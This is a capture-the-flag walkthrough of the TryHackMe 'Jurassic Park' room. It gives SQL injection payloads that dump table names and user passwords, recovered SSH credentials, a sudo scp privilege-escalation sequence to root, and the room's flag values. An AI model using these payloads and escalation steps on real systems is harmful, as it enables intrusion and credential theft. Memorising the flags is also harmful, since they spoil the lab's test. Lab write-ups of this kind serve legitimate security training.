
Jurassic Park

Jurassic Park

https://tryhackme.com/room/jurassicpark


`rustscan -a 10.10.76.33 -- -sC -sV -A | tee scan.txt`

very funny start




After enumerating I found the possibility to use 'id=0' and comment with '#' Let's continue

Little bit understanding, maybe columns 2,3,4,5 can take only numbers




After more payloads I found name of SQL database "park"



JNCTION park.pg_sleep does not exist

This will be error based SQLi




Unknown column 'database4' in 'field list'

`UNION SELECT NULL,version(),NULL,NULL,NULL`


I have a version!! Why version() works!!!! maybe this in noy mysql database

After little break I found more information! The username and characters,what I can not use



Listing tables! Here a lot of tables. IN page soure find some interesting

`UNION SELECT NULL,group_concat(table_name),NULL,NULL,NULL FROM information_schema.tables`




OK! Instead use ' ' I can use "")))

`http://10.10.131.116/item.php?id=0%20UNION%20SELECT%20NULL,group_concat(table_name),NULL,NULL,NULL%20FROM%20information_schema.tables%20%20WHERE%20table_schema=%22park%22`


THE same without url

```
UNION SELECT NULL,group_concat(table_name),NULL,NULL,NULL FROM
information_schema.tables%20 WHERE table_schema="park"
```




Let's do it with columns

```
UNION SELECT NULL,group_concat(column_name),NULL,NULL,NULL FROM
information_schema.columns WHERE table_name="users"
```



I find the password for Dennis!!

```
UNION SELECT NULL,password,NULL,NULL,NULL FROM users
```



CREDS **dennis:ih8dinos**

go ssh as dennis ,and here is the first flag

b89f2d69c56b9981ac92dd267f

```
dennis@ip-10-10-131-116:~$ ls
flag1.txt  test.sh
dennis@ip-10-10-131-116:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :O

b89f2d69c56b9981ac92dd267f
dennis@ip-10-10-131-116:~$
```

try to find all flags

`find / -type f -name "flag*.txt" 2>/dev/null`

But find only second

```
dennis@ip-10-10-131-116:~$ find / -type f -name "flag*.txt" 2>/dev/null
/home/dennis/flag1.txt
/boot/grub/fonts/flagTwo.txt
dennis@ip-10-10-131-116:~$ cat /boot/grub/fonts/flagTwo.txt
96ccd6b429be8c9a4b501c7a0b117b0a
dennis@ip-10-10-131-116:~$
```

Other flags can have not normal name, just continue enumerate

Very good way to be root:

`sudo -l`

`TF=$(mktemp)`

`echo 'sh 0<&2 1>&2' > $TF`

`chmod +x "$TF"`

`sudo scp -S $TF x y:`

```
dennis@ip-10-10-131-116:/home/ubuntu$ sudo -l
Matching Defaults entries for dennis on ip-10-10-131-116.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dennis may run the following commands on ip-10-10-131-116.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
dennis@ip-10-10-131-116:/home/ubuntu$ ls
dennis@ip-10-10-131-116:/home/ubuntu$ TF=$(mktemp)
dennis@ip-10-10-131-116:/home/ubuntu$ echo 'sh 0<&2 1>&2' > $TF
dennis@ip-10-10-131-116:/home/ubuntu$ chmod +x "$TF"
dennis@ip-10-10-131-116:/home/ubuntu$ sudo /usr/bin/scp -S $TF x y:
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The final (5th) flag is in /root directory

2a7074e491fcacc7eeba97808dc5e2ec

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag5.txt  snap
# cat flag5.txt
2a7074e491fcacc7eeba97808dc5e2ec
# cd /home/ubuntu
# ls
# ls -la
total 40
```

But where is the third. Try to find

Fin them in dennis .bash_history

b4973bbc9053807856ec815db25fb3f1

```
drwxr-xr-x 3 dennis dennis 4096 Aug 11 10:59 .
drwxr-xr-x 4 root   root   4096 Feb 16  2019 ..
-rw------- 1 dennis dennis 1001 Feb 16  2019 .bash_history
-rw-r--r-- 1 dennis dennis  220 Feb 16  2019 .bash_logout
-rw-r--r-- 1 dennis dennis 3771 Feb 16  2019 .bashrc
drwx------ 2 dennis dennis 4096 Aug 11 10:59 .cache
-rw-rw-r-- 1 dennis dennis   93 Feb 16  2019 flag1.txt
-rw-r--r-- 1 dennis dennis  655 Feb 16  2019 .profile
-rwxrwxr-x 1 dennis dennis   32 Feb 16  2019 test.sh
-rw------- 1 dennis dennis 4350 Feb 16  2019 .viminfo
# cat .bash_history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
```